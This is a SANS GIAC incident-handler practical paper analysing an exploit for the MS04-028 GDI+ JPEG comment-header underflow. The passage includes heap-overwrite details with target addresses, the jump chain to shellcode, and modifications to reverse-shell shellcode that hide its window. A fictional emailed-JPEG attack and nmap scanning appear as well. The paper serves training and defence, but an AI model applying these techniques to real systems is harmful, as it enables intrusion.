GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Table of Contents 1
John_Assalone_GCIH.doc 2

© SANS Institute 2005, Author retains full rights.

Exploiting the GDI+ JPEG COM Marker Integer Underflow Vulnerability

GIAC Certified Incident Handler
Practical Assignment v4

John Assalone
January 20th 2005

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005 Author retains full rights.

Abstract
This paper examines a functional exploit of the vulnerability described in Microsoft Security Bulletin MS04-028 and its use in a minor attack on a fictional startup company. A brief comparison between stack-based and heap-based buffer overflows is provided, followed by a discussion on how this exploit executes a shellcode payload. The exploit is then employed for a minor attack following the stages of the attack process. The incident handling process is then presented, providing structure for the narrative of the company's response. The full source code of the exploit tool and shellcode are provided in appendices.

© SANS Institute 2005, Author retains full rights.

Contents

Part I: Statement of Purpose	3
Part II: The Exploit	4
Part III: Stages of the Attack Process	15
Part IV: The Incident Handling Process	30
Works Cited	46
Appendix A: gcih-jod.c	49
Appendix B: win32_reverse.asm	54

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005 Author retains full rights.

Part I: Statement of Purpose

An exploit based on JpegOfDeath will be used to attack a small startup apparel company named Urban Hemp Wear, referred to as UHW throughout the paper. The primary characters are:

NiC: The attacker, a wannabe whose skills are slightly better than the average script kiddy. He is friends with James, who works at UHW.

James: The marketing person at UHW, and friend of NiC. James is somewhat computer literate.

Cliff: UHW's systems administrator. He is responsible for managing UHW's single Linux server and handling users' workstations. Most of his time is spent on pet projects to improve his programming skills.

Mary: UHW's proprietor, and Cliff's boss. Her focus is on the business, turning her attention to IT only if a problem occurs. Mary is only referenced briefly when

As a practical joke, NiC will send James a malicious JPEG (generated with JpegOfDeath) containing a reverse shell payload. When James tries to open the image, a reverse shell connection will be made to NiC's computer, after which NiC will reboot James's computer using the Windows `shutdown` command.

© SANS Institute 2005, Author retains full rights.

Part II: The Exploit

Name

This paper examines the GDI+ Buffer Overflow. The vulnerability is identified by its Microsoft Security Bulletin ID, MS04-028.

Major advisories:

1) Microsoft: http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx
2) CERT: http://www.us-cert.gov/cas/techalerts/TA04-260A.html
3) CVE: http://cvf.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0200
4) BUGTRAQ: http://www.securityfocus.com/bid/11173

An identical flaw in Netscape browsers was discovered and reported by Solar Designer in July 2000.

This section traces the construction of an exploit based on perplexy's ms04-028.sh proof-of-concept, using reverse shellcode from the Metasploit Project's shellcode repository as the payload. JpegOfDeath.c by John Bissell is stripped and used as a skeleton for assembling the crafted JPEG.

The aforementioned code was modified to some extent for the final exploit. In each case, the full source of the modified code is provided in the appendix, along with links to the original author's source.

MS04-028 is a local vulnerability – the user must be induced to open a crafted JPEG file with an application that uses the GDI+ library. Internet Explorer does not use GDI+ to display JPEG images, and so is not vulnerable to remote exploit (PatriotB6007)[1].

A similar vulnerability is described in MS04-032, pertaining to handling of Windows Metafile (WMF/EMF) images. The library functions do not validate the image size specified in the metafile header before copying the image to memory, resulting in a heap overflow and exposing the system to the same exploit techniques used for MS04-028. This vulnerability is a greater threat because it is remotely exploitable through Internet Explorer.

Operating System

Windows Server 2003 and all versions of Windows XP prior to SP2 are vulnerable. GDI+ is a redistributable library and is included in other Microsoft and third-party applications, potentially exposing many other systems. This exploit targets Windows XP SP1.

Protocols/Services/Applications

MS04-028 exposes the system to a buffer overflow, which causes an exception in Windows. The exploit takes advantage of heap management code to alter the Structured Exception Handling behavior in Windows XP ("Structured Exception


[1] Internet Explorer 6 on Windows XP SP1 does not load gdiplus.dll. It was not affected by any malicious JPEG files during testing. The cited comment by PatriotB6007 mentions the same behavior.

© SANS Institute 2005 Author retains full rights.


Handling"), allowing arbitrary code execution when the process crashes (Koziol, 179-184).

A buffer overflow occurs when an application fails to check the size of input data before copying it to memory (Aleph One, par. 23). Within this general class of vulnerability are two distinct types: stack overflows and heap overflows. The stack and heap are memory regions used by a process for storing various types of data (Koziol, 167). This exploit causes a heap overflow; an overview of stack overflows is provided below for comparison.

The stack is structured such that data is pushed on and popped off. It functions as a last-in, first-out (LIFO) buffer, in which the last piece of data pushed on is the first piece popped off (Aleph One, par. 9). It has many different uses, including temporary storage of local variables, such as function call parameters. When a process makes a function call, the address of the next instruction, known as the *return pointer*, or RET, is pushed onto the stack. Function call parameters are pushed on after RET. Execution then jumps to the address of the called function (Koziol, 16).



When the function completes, RET is popped from the stack to a CPU register called the *instruction pointer*, or EIP. The CPU continues execution at the address contained in EIP (Koziol, 16).



The goal of a stack overflow is to overwrite RET with the address of the exploit code (Aleph One, par 26). When RET is popped from the stack, the address of the exploit code is moved to EIP and execution continues at that address.

© SANS Institute 2005 Author retains full rights.

The heap is a region of memory used by a process for accommodating data of sizes unknown at compile time. The heap is created within a process's virtual address space, and is accessible only by that process. The process can only access heap memory within its own virtual address space ("Scope of Allocated Memory"). The operating system is responsible for heap management, including low-level allocation and freeing of memory blocks, and tracking the locations of available blocks (Wilson, 1).

An application uses system calls such as `malloc()` or `HeapAlloc()` to request memory blocks from the heap. On each call, the OS returns a pointer to a memory block, and updates the data structures used to track free blocks.

The standard heap contains an array called the *free list*, used to track the locations of free heap blocks. Each array entry contains a structure with two pointers. The first entry points to the next free block. The other entries are used to store the addresses of previously allocated blocks that have been freed. Free blocks on the heap are marked with two pointers pointing back to the free list entry that point to the block (Litchfield, slides 6-8).





Figure 1: Free List and free block pointers[2]

With a call to `HeapAlloc()`, the two free block pointers are copied to the region of memory following the just-allocated block. The address of that region is then copied to `flink`[3].



[*] The names `flink` and `blink` are defined in winnt.h as members of a generic structure named `LIST_ENTRY`

[3] These statements are based on observations of memory updates using OllyDebug. It is also stated in (Litchfield, slide 8) and (Koziol, 169).

© SANS Institute 2005 Author retains full rights.

Figure 2: Heap pointer updates

A *heap overflow* occurs when data is copied to an allocated heap block without first checking that the data will fit in the target block. The system will write to memory at the start of the target block and continue until there is no more source data[4] – overwriting the block's metadata and whatever follows the block, including the free block pointers (Litchfield, slide 9).





Figure 3: Heap overflow

A heap overflow overwrites the free block pointers with user-supplied data – `flink` thus points to an address containing arbitrary data. On the next call to `HeapAlloc()`, that data is used during the heap pointer updates instead of valid pointer addresses (Flake, slides 22-24).

The pointer update routine uses CPU registers to move addresses around. The data at the memory locations of the free block pointers are copied to the EAX and ECX registers. The value in EAX is copied to the address contained in ECX. The value of ECX is then copied to the address immediately following the address in EAX. Normally, the free block pointers both contain the address of `flink`, so this routine would simply update `flink` and `blink` to point to the new free block address, and the free block pointers to point to `flink`. However, if the overflow data supplies a writable memory address to ECX, the data at that address is overwritten by whatever is supplied to EAX (Koziol, 169-172).




```
mov   [ecx], eax
mov   [eax+4], ecx
```

Figure 4: Free block pointers moved to CPU registers; disassembly of pointer update routine

The Unhandled Exception Filter is a catch-all exception handler in Windows XP, used when no handler is present for a given exception. The default behavior results in the Windows Error Reporting dialog, allowing the user to debug crash dump data, or

[4] These statements are based on personal observations of memory in Windows XP following the opening of a malicious JPEG crafted to exploit MS04-028.

© SANS Institute 2005 Author retains full rights.

submit it to Microsoft for analysis ("UnhandledExceptionFilter"). The Unhandled Exception Filter is defined by a pointer, located at a static, version-specific address (Flake, slides 40-43). If an exception falls through to the Unhandled Exception Filter, the system jumps to the location pointed to by that pointer, and continues execution at that address (Koziol, 179).

The exploit hijacks the heap pointer operations to change the Unhandled Exception Filter pointer by supplying the address of the pointer to ECX. The address of executable code is supplied to EAX. The Unhandled Exception Filter can thus be set to point to user-supplied code.

This is not reliable, though, because the address of the code is not known beforehand. Instead, the exploit provides the address of code that jumps back into the heap – where the location of exploit code can be reliably known through relative addresses. The address of the jump code is not writable, so this has the added benefit of causing an exception immediately after the Unhandled Exception Filter pointer is changed.

Description

The JPEG format defines a number of headers that identify basic image properties (type, file size, resolution) and other metadata, such as comments, color tables, and compression information ("JPEG Non-Image Data Structure"). The vulnerability described in MS04-028 lies in how GDI+ handles the comment header.

Each header segment begins with a 2-byte ID called a marker, followed by the relevant header information. The comment header consists of the COM marker (0xFFFE), a 2-byte length field, and the comment data itself. The length field is the total length in bytes of the comment, including the two bytes of the length field itself (Weeks). GDI+ calculates the comment length by subtracting 2 (the size of the length field) from the value of the length field (Solar Designer).

The GDI+ routine for copying the comment data to the heap disassembles to the instruction in the box below. `REP` is an instruction modifier, directing the CPU to repeat the instruction `MOVS` until a counter reaches zero. The ECX register is used as the counter. After each iteration, the value of ECX is decremented by one and the instruction is executed again. This instruction copies the byte located at the address in ESI (a pointer to the comment data) to the address in EDI (a pointer to the heap), while the value of ECX (the byte length of the comment field) is not zero ("IA-32..Vol 1", 183).

```
rep movs [edi], [esi]
```

The comment length calculated by GDI+ is put into ECX, and the system proceeds to copy bytes from the JPEG file to the heap until ECX is zero. However, if the length field specifies a comment length of 0 or 1, the GDI+ calculation results in a negative number. An unsigned integer variable is used to store this result, so it is instead interpreted as a positive integer in excess of 4 billion. This is because of how negative integers are represented in binary – a signed integer with a value of -1 has the same

© SANS Institute 2005 Author retains full rights.

binary representation as an unsigned integer with a value of 4,294,967,295 (Carter, 27-29).

GDI+ does not check the value of the length field before calculating the number of bytes to copy, allowing the excessively large counter value for the `REP MOVS` instruction. The CPU will copy bytes from the JPEG file to the heap until it tries to write past the end of the heap, causing an access violation. During this operation, data from the JPEG is written to parts of the heap that would ordinarily contain the free block pointers. The `flink` and `blink` pointers in the free list point to these locations, identifying them as free blocks to be used for future heap allocations.

GDI+ handles the access violation by requesting additional heap space to continue the `REP MOVS` instruction. The `HeapAlloc()` calls return pointers to heap locations containing the JPEG data. The heap management routines interpret parts of that data as pointer addresses, allowing arbitrary memory writes. The exploit takes advantage of this to overwrite the Unhandled Exception Filter (UEF) pointer.




Figure 5: Disassembly before UEF overwrite

Figure 5 shows disassembly at the execution point just before the UEF pointer is overwritten. Addresses 0x77f52a72, 0x77f52a7B, 0x77f52a84, and 0x77f52a86 contain the pointer update instructions, responsible for the UEF pointer overwrite.

© SANS Institute 2005 Author retains full rights.




Figure 6: `Flink` and `blink` pointers to heap blocks




Figure 7: Free block pointers containing user-supplied data

Figure 6 shows the `flink` and `blink` pointers containing the address of the next free block. Figure 7 shows that these addresses actually contain data from the JPEG file, as well as the registers they are loaded to during the pointer update routine.

The box below shows the disassembly of the pointer update routine, and the value of ESI (see fig. 5), used to calculate the addresses of the free block pointers. Note that the value of ESI here is not a static address and will change between executions.

```
esi = 0x00d1bd78

1: mov eax, [esi+8]
…
2: mov ecx, [esi+c]
…
3: mov [ecx], eax
4: mov [eax+4], ecx
```

Line 1 copies the address of code in user32.dll (0x77d92a34) from heap address 0x00d1bd80 to the EAX register. Line 2 copies the address of the UEF pointer (0x77ed73b4) from heap address 0x00d1bd84 to the ECX register. The UEF pointer is modified in line 3. The value at that address is changed from the address of the default handler to the value contained in EAX, which is the address of an instruction in user32.dll that jumps back into the heap (Koziol, 179-180).

The memory pointed to by EAX+4 is not writable, so line 4 causes an exception. The system immediately drops into the Windows exception handling routines, falling through to the UEF and eventually reaching the exploit code. The location of the actual shellcode is not precisely known, so a series of jumps is used to reach it.

© SANS Institute 2005 Author retains full rights.

The first jump is an instruction found in user32.dll, located at a known address, making it a reliable target for the UEF pointer. EDI contains an address on the stack; the value at the stack location referenced in the code (EDI+0x74) is an address in the heap, shown in figure 8.

```
call [edi+0x74]
```




Figure 8: Stack entry at EDI+0x74 pointing to the second jump

Execution continues at a heap address containing the JPEG header. There are only 8 bytes available for hex opcodes at this location, forcing a second jump further into the heap, where the shellcode address can be reliably determined. The opcodes used for this jump cannot be “FF, which signals GDI+ that the next byte contains a JPEG header marker (Weeks). If that byte is not a valid marker code, the image will not load and the exploit will fail.

Both of the above requirements are satisfied with a `JMP SHORT` instruction (IA-32…Vol. 2A, 424-425), which is passed a one-byte signed integer value, 0x7F, used to calculate the target address relative to the next instruction. This instruction jumps ahead 127 bytes, landing EIP right in the middle of the JPEG image data in the heap.

```
jmp short 0x7f
```



Figure 9: Disassembly of the second jump

The next set of instructions is in the JPEG image data, so there are no restrictions on opcode values, and there is room to specify the shellcode location as an offset. The value at stack address EDI+0x74 is loaded into the EAX register. A value of 0x54B0 is then loaded into the lower half of the EAX register, referred to as AX. The resultant value in EAX, 0x00BB54B0, is the address of a `NOP` slide into the shellcode (figure 10).

```
mov eax, [edi+0x74]
mov ax, 54b0
call eax
```

© SANS Institute 2005 Author retains full rights.




Figure 10: `call eax` lands in a `NOP` slide to the shellcode

Figure 11 shows execution paused at the first instruction of the shellcode, and the preceding NOP slide.




Figure 11: NOP slide to shellcode

Shellcode is a set of instructions to perform a given action on a target system, in this case, opening a reverse shell connection to a remote host. It is not a complete standalone application, but instead contains only the minimum required code to complete its intended function successfully. Shellcode consists of hex opcodes generated from assembly language; the routines themselves are typically coded in assembly for efficiency (Koziol, 35).

This exploit uses a modified form of the win32_reverse shellcode from the Metasploit Project shellcode repository. The full win32_reverse assembly code is available in the appendix. A full explanation of the shellcode is beyond the scope of this paper, but a brief description of its major functions is provided.

The first thing win32_reverse does is resolve the address of the `LoadLibraryA()` system call, relative to the base address of the kernel32.dll system library. It then resolves the addresses of the other system calls needed for a reverse shell connection. It essentially searches memory for the known function symbol hashes, storing their addresses in the stack. The functions can then be called using stack offsets (skape, 11-

© SANS Institute 2005 Author retains full rights.

13).
Once the symbol addresses are known, ws2_32.dll is loaded and a TCP/IP socket connection is opened to a remote host using the `WSASocketA()` and `Connect()` library functions (skape, 14-21).

The `CreateProcess()` function is used to execute cmd.exe. The `STARTUPINFO` structure is defined such that the `STDIN`, `STDOUT`, and `STDERR` file handles are attached to the socket. The first modification to the code, highlighted in the box, sets the `STARTF_USESHOWWINDOW` flag, which instructs `CreateProcess()` to honor the `ShowWindow` argument (STARTUPINFO). This ensures that a window is not displayed when cmd.exe is executed.

```
inc byte [esp + 61] ; si.dwFlags = 0x100
inc byte [esp + 0x3c] ; si.dwFlags = 0x101

; socket handles
mov [esp + 16 + 56], ebx
```

The original code waits for the newly created process (cmd.exe) to exit, and closes the socket before it calls `ExitProcess()`. These instructions were commented out so `ExitProcess()` is called immediately, without closing the socket. The result is a successful reverse shell connection, the crashed process closing with no visible sign that another process was created.

```
LWaitForSingleObject:
;    push 0xFFFFFFFF
;    push dword [ecx]
;    call [ebp + 36]

LCloseSocket:
;    push edi
;    call [ebp + 12]
```

Signature

In order to exploit this vulnerability, the length field of the JPEG comment header must be set to 0 or 1, which is invalid – the minimum length of this field is 2, as it must include the 2 bytes of the field itself. This is a relatively simple signature to spot, and most antivirus vendors released definitions to catch it. Symantec's signature is called "Bloodhound.Exploit.13." Network IDS systems can catch it in a byte stream: CheckPoint Software's SmartDefense product catches it with the "Malformed JPEG" signature; Snort catches it with SID 2705.

Depending on the shellcode used, any number of traces may be left after successfully exploiting the vulnerability. The exploit described in this paper, with its simple reverse shell connection, is discoverable with standard Windows utilities – netstat shows the socket connection, and the new process is visible in Task Manager. Finally, since the result of the overflow is an exception, the Windows Error Reporting dialog should pop up. Instead, the process (explorer.exe) dies and restarts.

© SANS Institute 2005 Author retains full rights.

Part III: Stages of the Attack Process
Reconnaissance
During this stage, the attacker identifies the target's accessible resources, such as people, locations, and network information. Much of this information is available as a matter of record and easily attained online through general search engines or from specialized databases. Additionally, the target itself may post seemingly innocuous details that an attacker might find invaluable (Skoudis, Track 4 Day 2 slide 19).

Contact information and physical addresses can be used for later social engineering and "dumpster diving" operations. Depending on the attack, this information may be all an attacker needs for success, or used to discern procedures that may affect the attack.

The target's network information defines its perimeter, and typically is the most actionable data that is collected. Primarily addressing information, it becomes the object of the next stage, Scanning. Using DNS queries and searches against network information databases, the attacker can develop a rough sketch of the target network (Skoudis, Track 4 Day 2 slides 20-47).

Recon can be very involved or nearly non-existent, requiring extensive searching and profiling, or simply working exclusively with already-known information. The level of involvement is ultimately determined by the scope of the attack, as well as the competency and knowledge of the attacker.

NiC's attack does not require deep information to be successful; his recon stage is light, utilizing inference and non-technical means to clarify his knowledge of UHW. With a set of prerequisites and a list of details learned previously from James, NiC's sketch of UHW helps define the points in need of refinement during Scanning.

The attack requires that James:
1) Is running Windows XP SP1 or earlier;
2) Is not using any virus scanning utilities;
3) Has internet access;
4) Is not made suspicious by the attack's effects

NiC lists what he already knows about UHW that is relevant to the attack:
1) UHW is only 10 months old
2) UHW does not have a lot of money for IT
3) James can browse the internet from his workstation
4) James uses his company email account to send NiC pictures

NiC can make a few educated guesses based on this information. First, as a young company, UHW is probably using relatively new machines, ordered with Windows XP preinstalled. Second, with IT already an afterthought, security, including virus protection, is not likely to be high on their list of expenditures, if it's even a concern at all. His scanning stage will reveal details on these two important pieces of information.

© SANS Institute 2005 Author retains full rights.

The only things NiC can be certain of are that James can browse the web and the company allows images as email attachments. Web browsing implies port 80 being allowed outbound from the internal network, so NiC will use that for his reverse shell connection. He will use email to send James the crafted JPEG image containing the exploit.

Scanning

Scanning involves drilling down into the initial recon data to locate entry points in the target's perimeter (Skoudis, Track 4 Day 2 slide 53). Network blocks discovered during Recon are scanned for reachable nodes. These are then scanned for open ports. The results constitute a map of the target network.

The nmap utility fulfills this purpose, providing both network and port scanning functions. Nmap's advanced scanning modes and stealth options provide the capability to discover nodes in a variety of environments while minimizing suspicion. It can also identify the operating system of a target node (Skoudis, Track 4 Day 2 slides 87-104).




Figure 12: Using `nmap` to scan a range of IP addresses. The `-n` flag disables name resolving; `-sS` selects a SYN scan.

